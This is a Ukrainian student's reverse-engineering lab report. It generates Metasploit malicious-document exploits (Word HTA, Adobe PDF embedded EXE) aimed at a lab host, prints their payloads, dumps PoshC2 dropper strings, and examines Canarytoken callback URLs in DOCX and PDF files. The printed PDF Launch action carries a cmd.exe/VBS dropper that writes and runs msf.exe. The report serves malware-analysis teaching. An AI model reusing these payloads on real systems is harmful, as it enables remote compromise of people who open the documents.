Міністерство освіти і науки України
Національний технічний університет України
"Київський політехнічний інститут імені Ігоря Сікорського"
Фізико-технічний інститут

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ ШКІДЛИВОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №7
Аналіз інтерпретованого та проміжного коду
Варіант 19

Виконала:
студентка 3 курсу
гр. ФБ-92
Шатковська Діана

Перевірив:
Якобчук Д.І.

Київ - 2021

Аналіз інтерпретованого та проміжного коду

Мета роботи:

Отримати навички зворотньої розробки, деобфускації та аналізу інтерпретованого та проміжного коду.

Хід роботи

Завдання 1

Дослідіть зразки:

– Metasploit

* exploit/windows/fileformat/office_word_hta

use exploit/windows/fileformat/office_word_hta

```
msf6 > use exploit/windows/fileformat/office_word_hta
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

exploit(windows/fileformat/office_word_hta) > show options

```
msf6 exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                        local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

exploit(windows/fileformat/office_word_hta) > exploit

```
msf6 exploit(windows/fileformat/office_word_hta) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/fileformat/office_word_hta) >
[*] Started reverse TCP handler on 192.168.40.132:4444
[+] msf.doc stored at /home/kali/.msf4/local/msf.doc
[*] Using URL: http://0.0.0.0:8080/default.hta
[*] Local IP: http://192.168.40.132:8080/default.hta
[*] Server started.
```

`file msf.doc`

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ file msf.doc
msf.doc: Rich Text Format data, version 1, ANSI, code page 1252, default middle east language ID 1025
```

Переглянемо вміст файлу

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ cat msf.doc
{\rtf1\adeflang1025\ansi\ansicpg1252\uc1\adeff31507\deff0\stshfdbch31505\stshfloch31506\stshfhich31506\stshfbi31507\deflang
1033\deflangfe2052\themelang1033\themelangfe2052\themelangcs0
{\info
{\author Microsoft}
{\operator Microsoft}
}
{\*\xmlnstbl {\xmlns1 http://schemas.microsoft.com/office/word/2003/wordml}}
{
{\object\objautlink\objupdate\rsltpict\objw291\objh230\objscalex99\objscaley101
{\*\objclass Word.Document.8}
{\*\objdata 0105000002000000
090000004f4c45324c696e6b000000000000000000000a0000
d0cf11e0a1b11ae1000000000000000000000000000000003e000300feff0900060000000000000000000000010000000100000000000000001000000020
0000001000000feffffff0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
ffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Спробуємо розшифрувати хекс-рядок в секції objdata

```
.....L.i.n.k.I.n.f.o..................................................ÿÿÿÿÿÿÿÿÿÿÿÿ............
.............................·...................þÿÿÿþÿÿÿ........þÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ....
...................
¤...àÉêyùºÎ....ª.K©.....h.t.t.p.:././.1.9.2...1.6.8...4.0...1.3.2.:.8.0.8.0./.d.e.f.a.u.l.t...
h.t.a.........................................yX.ô;..H¯,.]Ä.'c....¥«..ÿÿÿÿ.
```

Бачимо посилання на наш хост “LinkInfo http://192.162.40.132:8080/defaulthta”

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.40.132  netmask 255.255.255.0  broadcast 192.168.40.255
```

- exploit/windows/fileformat/adobe_pdf_embedded_exe

use exploit/windows/fileformat/adobe_pdf_embedded_exe
exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                   Required  Description
   ----            ---------------                                   --------  -----------
   EXENAME                                                           no        The Name of payload exe.
   FILENAME        evil.pdf                                          no        The output filename.
   INFILENAME      /opt/metasploit-framework/embedded/framework/data/  yes       The Input PDF filename.
                   exploits/CVE-2010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do   no        The message to display in the File: area
                   not show this message again" box and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

```
exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'evil.pdf' file ...
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
```

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ file evil.pdf
evil.pdf: PDF document, version 1.0
```

Переглянемо вміст файлу (бачимо JS-пейлоад):

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ less evil.pdf
```

```
<9D><97><DE>m^\<C1><88>n<95>ž<8E>\S4<D2><ED>ʒkw><B6>s{<EE><B2>^]<B6><C3>v<D8>^N<DB>a;l<87><AD><86><D9>^S<FB><E4>/<8A><F0>7
<E2>y}=Q<B9><C8>G<9F>▯^Wu1T_\<BC><D8>H^\<D7>^Z<DB>_<DE>_<DE>w<F0><A2>>9xQ^?<8E><F1><A2><D9>(^GV<83><FE>/o<D2>!<DB>
endstream^Mendobj^M9 0 obj^M<</S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0 });)/Type/Action>>^Men
dobj^M10 0 obj^M<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exi
st "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents
\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\templa
te.pdf" (cd "Mis Documentos"))&(start template.pdf)
```

∗ exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs):

   Name            Current Setting                                  Required  Description
   ----            ---------------                                  --------  -----------
   EXENAME         msf.exe                                          no        The Name of payload exe.
   FILENAME        evil.pdf                                         no        The output filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do  no        The message to display in the File: area
                   not show this message again" box and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.132   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader ⩽ v9.3.3 (Windows XP SP3 English)
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe_nojs) > exploit

[*] Making PDF
[*] Creating 'evil.pdf' file ...
[+] evil.pdf stored at /home/kali/.msf4/local/evil.pdf
```

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ file evil.pdf
evil.pdf: PDF document, version 1.5
```

Переглянемо вміст файлу (бачимо пейлоад-код):

```
┌──(kali㉿kali)-[~/.msf4/local]
└─$ less evil.pdf
```

```
x6c\x64\x2d\x32\x2e\x32\x2e\x31\x34\x5c\x73\x75\x70\x70\x6f\x72\x74\x5c\x52\x65\x6c\x65\x61\x73\x65\x5c\x61\x62\x2e\x70\x64
\x62\x00
1 0 obj<</T#79pe/Ca#74a#6co#67/#4f#75#74#6c#69nes 2 0 R/#50a#67e#73 3 0 R/#4fpe#6eA#63t#69o#6e 5 0 R>>endobj
2 0 obj<</#54ype/Outl#69#6ee#73/C#6fun#74 0>>endobj
3 0 obj<</T#79p#65/P#61#67#65#73/K#69#64#73[4 0 R]/C#6fu#6e#74 1>>endobj
4 0 obj<</T#79pe/#50a#67#65/P#61r#65#6e#74 3 0 R/Me#64#69a#42#6f#78[0 0 612 792]>>endobj
5 0 obj<</#54#79pe/#41#63#74#69o#6e/#53/#4ca#75#6ech/Wi#6e << /F (cmd.exe) /P (/C echo Set o=CreateObject^("Scripting.FileS
ystemObject"^):Set f=o.OpenTextFile^("evil.pdf",1,True^):f.SkipLine:Set w=CreateObject^("WScript.Shell"^):Set g=o.OpenTextF
ile^(w.ExpandEnvironmentStrings^("%TEMP%"^)+"\\msf.exe",2,True^):a=Split^(Trim^(Replace^(f.ReadLine,"\\x"," "^)^)^):for eac
h x in a:g.Write^(Chr^("&h" ^& x^)^):next:g.Close:f.Close > 1.vbs && cscript //B 1.vbs && start %TEMP%\\msf.exe && del /F 1
.vbs
```

* payload/cmd/windows/download_exec_vbs

```
msf6 > use payload/cmd/windows/download_exec_vbs
msf6 payload(cmd/windows/download_exec_vbs) > show options

Module options (payload/cmd/windows/download_exec_vbs):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DELETE      true             yes       Delete created .vbs after download
   EXT         exe              yes       The extension to give the saved file
   INCLUDECMD  false            yes       Include the cmd /q /c
   URL                          yes       The pre-encoded URL to the executable
```

```
msf6 payload(cmd/windows/download_exec_vbs) > show info

       Name: Windows Executable Download and Execute (via .vbs)
     Module: payload/cmd/windows/download_exec_vbs
   Platform: Windows
       Arch: cmd
Needs Admin: No
 Total size: 319
       Rank: Normal

Provided by:
  scriptjunkie

Basic options:
Name        Current Setting  Required  Description
----        ---------------  --------  -----------
DELETE      true             yes       Delete created .vbs after download
EXT         exe              yes       The extension to give the saved file
INCLUDECMD  false            yes       Include the cmd /q /c
URL                          yes       The pre-encoded URL to the executable

Description:
  Download an EXE from an HTTP(S) URL and execute it


msf6 payload(cmd/windows/download_exec_vbs) > generate
[-] Payload generation failed: One or more options failed to validate: URL.
```

– PoshC2 [154]


* dropper_cs.exe


```
┌──(kali㉿kali)-[/var/poshc2/lab7/payloads]
└─$ file dropper_cs.exe
dropper_cs.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

```
┌──(kali㉿kali)-[/var/poshc2/lab7/payloads]
└─$ cat dropper_cs.exe
MZ@@@@@@@@       @!@L@!This program cannot be run in DOS mode.
```

```
            @
             @5@:@@-@<Module>ProgramUrlGenImgGenSW_HIDESW_SHOWtaskIdRunpKeydfsdfarraydfheadbasearrayrotate_stringnewURLS
st`1System.Collections.Generic_randomURI_baseUrl_rndRandomSystem_reRegexSystem.Text.RegularExpressions_newImgsGetConsoleWin
dowkernel32.dllShowWindowuser32.dllhWndnCmdShowCommandLineToArgvWshell32.dllpCmdLinepNumArgsStringIsNullOrEmptyEnvironment
get_UserDomainNameContainsManualResetEventSystem.Threading.ctorObjectWaitHandleWaitOneclIntPtrZeroop_EqualityWin32Exception
System.ComponentModelget_SizeMarshalSystem.Runtime.InteropServicesReadIntPtrPtrToStringUniFreeHGlobalfirstsecondByteBufferB
lockCopyArraycookieServicePointManagerSystem.Netset_SecurityProtocolSecurityProtocolTypeExceptionget_MessageConsoleWriteLin
eWebClientWebProxyUriset_AddressNetworkCredentialset_CredentialsICredentialsset_UseDefaultCredentialsset_BypassProxyOnLocal
set_ProxyIWebProxyget_ProxyCredentialCacheget_DefaultCredentialsEmptyReplaceTrimget_HeadersWebHeaderCollectionNameValueColl
ectionSystem.Collections.SpecializedAddFormatHttpRequestHeaderkeyencConvertFromBase64StringCopySymmetricAlgorithmSystem.Sec
urity.CryptographyToBase64StringCreateDecryptorICryptoTransformTransformFinalBlockEncodingSystem.Textget_UTF8GetStringCharC
learWindowsIdentitySystem.Security.PrincipalGetCurrentWindowsPrincipalIsInRoleWindowsBuiltInRoleuncompunByteGetBytesCreateE
ncryptorget_IVIVrijRijndaelManagedAesCryptoServiceProviderset_ModeCipherModeset_PaddingPaddingModeset_BlockSizeset_KeySizes
et_IVGenerateIVset_Key<>f__am$cache0RemoteCertificateValidationCallbackSystem.Net.Securityset_ServerCertificateValidationCa
llbackCultureInfoSystem.Globalizationget_InvariantCultureDateTimeParseExactIFormatProviderget_Nowop_GreaterThanget_Nameget_
UserNameConcatGetEnvironmentVariableProcessSystem.DiagnosticsGetCurrentProcessget_Idset_CurrentDirectoryInt32DownloadString
Matchget_GroupsGroupCollectionget_ItemGroupToStringrawMemoryStreamSystem.IOGZipStreamSystem.IO.CompressionStreamCompression
ModeWriteIDisposableDisposeToArrayassemblyqNme<>f__am$cache1Func`2AssemblyNameSystem.ReflectionAssemblyTypeGetTypeFunc`4cSp
litStringSplitOptionsToLowerStartsWithEnumerableSystem.LinqSkipIEnumerable`1AppDomainget_CurrentDomainGetAssembliesget_Full
Nameget_Assemblyget_EntryPointMethodInfoMethodBaseInvokeInvokeMemberBindingFlagsBinderNullReferenceExceptionget_StackTracet
imeunitParsestringURLSRandomURIbaseUrlMatchesMatchCollectionCastIEnumerableSystem.CollectionsSelectWhereToListget_CountNext
GuidNewGuidRegexOptionsCompilerGeneratedAttributeSystem.Runtime.CompilerServicesmCaptureget_ValuestringIMGSlengthRepeat<>f_
_am$cache2cmdoutputsget_Lengthget_CharscmdencByteUploadDatabaseURLKillDateSleepKeyJitterget_SuccessStringWriterSetOutTextWr
iterStringBuilderDoubleTryParseNumberStylesop_LessThanEventWaitHandleSetset_Length<ImplantCore>c__AnonStorey1SubstringLoadT
hreadThreadStartStartAppendLineGetStringBuilderRemoveWebExceptionzyxwname<LoadS>c__AnonStorey0LastOrDefaultSharpMainCLArgsC
ombineGetWebRequestDecryptionihIntegEncryptionCreateCamAUnTrCrtsprimerCompressLoadSrAsmParse_Beacon_TimeExecImplantCore.cct
or<AUnTrCrts>m__0X509CertificateSystem.Security.Cryptography.X509CertificatesX509ChainSslPolicyErrors<LoadS>m__1InitGenerat
eUrl<Init>m__0<Init>m__1RandomStringGetImgData<RandomString>m__2<>m__0dropper_csRuntimeCompatibilityAttributemscorlibSystem
.Coredropper_cs.exe"    HostUser-Agent@@Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
windir+{0};{1};{2};{3};{4};1YKlteArV+PI7D81uKc/z/X07EVdSJ/Lb2sH3O8r01Pdw=C/types/translation/v1/articles/?cARANDOMURI19901(
.*)10991IRUMODNAREURLS10484390243(.*)34209348401SLRU9KILLDATE1665(.*)5661ETADLLIK1SLEEP98001(.*)10089PEELS1JITTER2025(.*)52
02RETTIJ=NEWKEY8839394(.*)4939388YEKWEN9IMGS19459394(.*)49395491SGMI run-exe, run-dlle[-] Error running assembly, unrecogni
sed command: 9[-] Error running assembly: hm,{0}/{1}{2}/?{3}/(?<=")[^"]*(?=")|[^" ]+g.....................@.....................
........TyscfE(?<t>[0-9]{1,9})(?<u>[h,m,s]{0,1})tumulticmd!d-3dion@LD!-d        exitloadmodule%run-dll-background%run-exe-b
beaconk(?<=(beacon)\s{1,})(?<t>[0-9]{1,9})(?<u>[h,m,s]{0,1})-[X] Invalid time "{0}"Beacon set;run-exe Core.Program Core {0}
Error: {0} {1}
            Error
                 99999#https://127.0.0.1@KU@@[UM@dz@A@
```

* ReflectiveDLL для CLR та C#






Завдання 2

За допомогою [Canarytokens by Thinkst] створіть приманки Microsoft Word Document та Acrobat Reader PDF Document. Знайдіть елементи, що використовуються для витоку інформації.
Що саме відправляється на віддалений сервер?

docx:



Бачимо у файлах target-url:

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ grep -r 'canarytokens'                                                                 130 ⨯
word/footer2.xml:<w:ftr xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="http://sch
emas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r="http://schema
s.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math
" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:offi
ce:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/off
ice/word/2010/wordml" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" xmlns:wpg="http://schemas.microsoft.
com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns
:wne="http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordpr
ocessingShape" mc:Ignorable="w14 w15 wp14"><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/><w:p w:rsid
R="009E0DC7" w:rsidRDefault="009E0DC7"><w:pPr><w:pStyle w:val="Footer"/></w:pPr><w:r><w:fldChar w:fldCharType="begin"/></w:
r><w:r><w:instrText xml:space="preserve"> INCLUDEPICTURE  "http://canarytokens.com/traffic/terms/vu9qc2yepbxxcnn8v3wh8vnyv/
submit.aspx" \d  \* MERGEFORMAT </w:instrText></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:pict><v:shapety
pe id="_x0000_t75" coordsize="21600,21600" o:spt="75" o:preferrelative="t" path="m@4@5l@4@11@9@11@9@5xe" filled="f" stroked
="f"><v:stroke joinstyle="miter"/><v:formulas><v:f eqn="if lineDrawn pixelLineWidth 0"/><v:f eqn="sum @0 1 0"/><v:f eqn="su
m 0 0 @1"/><v:f eqn="prod @2 1 2"/><v:f eqn="prod @3 21600 pixelWidth"/><v:f eqn="prod @3 21600 pixelHeight"/><v:f eqn="sum
 @0 0 1"/><v:f eqn="prod @6 1 2"/><v:f eqn="prod @7 21600 pixelWidth"/><v:f eqn="sum @8 21600 0"/><v:f eqn="prod @7 21600 p
ixelHeight"/><v:f eqn="sum @10 21600 0"/></v:formulas><v:path o:extrusionok="f" gradientshapeok="t" o:connecttype="rect"/><
o:lock v:ext="edit" aspectratio="t"/></v:shapetype><v:shape id="_x0000_i1025" type="#_x0000_t75" style="width:.75pt;height:
.75pt"><v:imagedata r:id="rId1"/></v:shape></w:pict></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00
9E0DC7" w:rsidRDefault="009E0DC7"><w:pPr><w:pStyle w:val="Footer"/></w:pPr></w:p></w:ftr>
word/_rels/footer2.xml.rels:<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationsh
ip Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="http://canarytokens.c
om/traffic/terms/vu9qc2yepbxxcnn8v3wh8vnyv/submit.aspx" TargetMode="External"/></Relationships>
```

pdf:

Використаємо парсер для пдф-файлів

```
┌──(kali㉿kali)-[~/RE_labs/lab7]
└─$ python3 pdfparser.py -f jt9yu2xw1hw44ctsdv5bm4kni.pdf
This program has not been tested with this version of Python (3.9.8)
Should you encounter problems, please use Python version 3.9.5
PDF Comment '%PDF-1.6\r'

PDF Comment '%\xe2\xe3\xcf\xd3\r\n'

obj 11 0
 Type:
 Referencing:

  <<
```


Бачимо url-посилання

```
obj 14 0
 Type: /ObjStm
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /First 5
    /Length 110
    /N 1
    /Type /ObjStm
  >>

 b'16 0 <</S/URI/URI(http://jt9yu2xw1hw44ctsdv5bm4kni.canarytokens.net/YBDKUXCBJWVPWHHCSGQUKFTCTODMROROSG)>>'
```

Як бачимо на віддалений сервер відправляються такі дані:



Canarytoken triggered

ALERT

An HTTP Canarytoken has been triggered by the Source IP 77.47.172.15.

Basic Details:

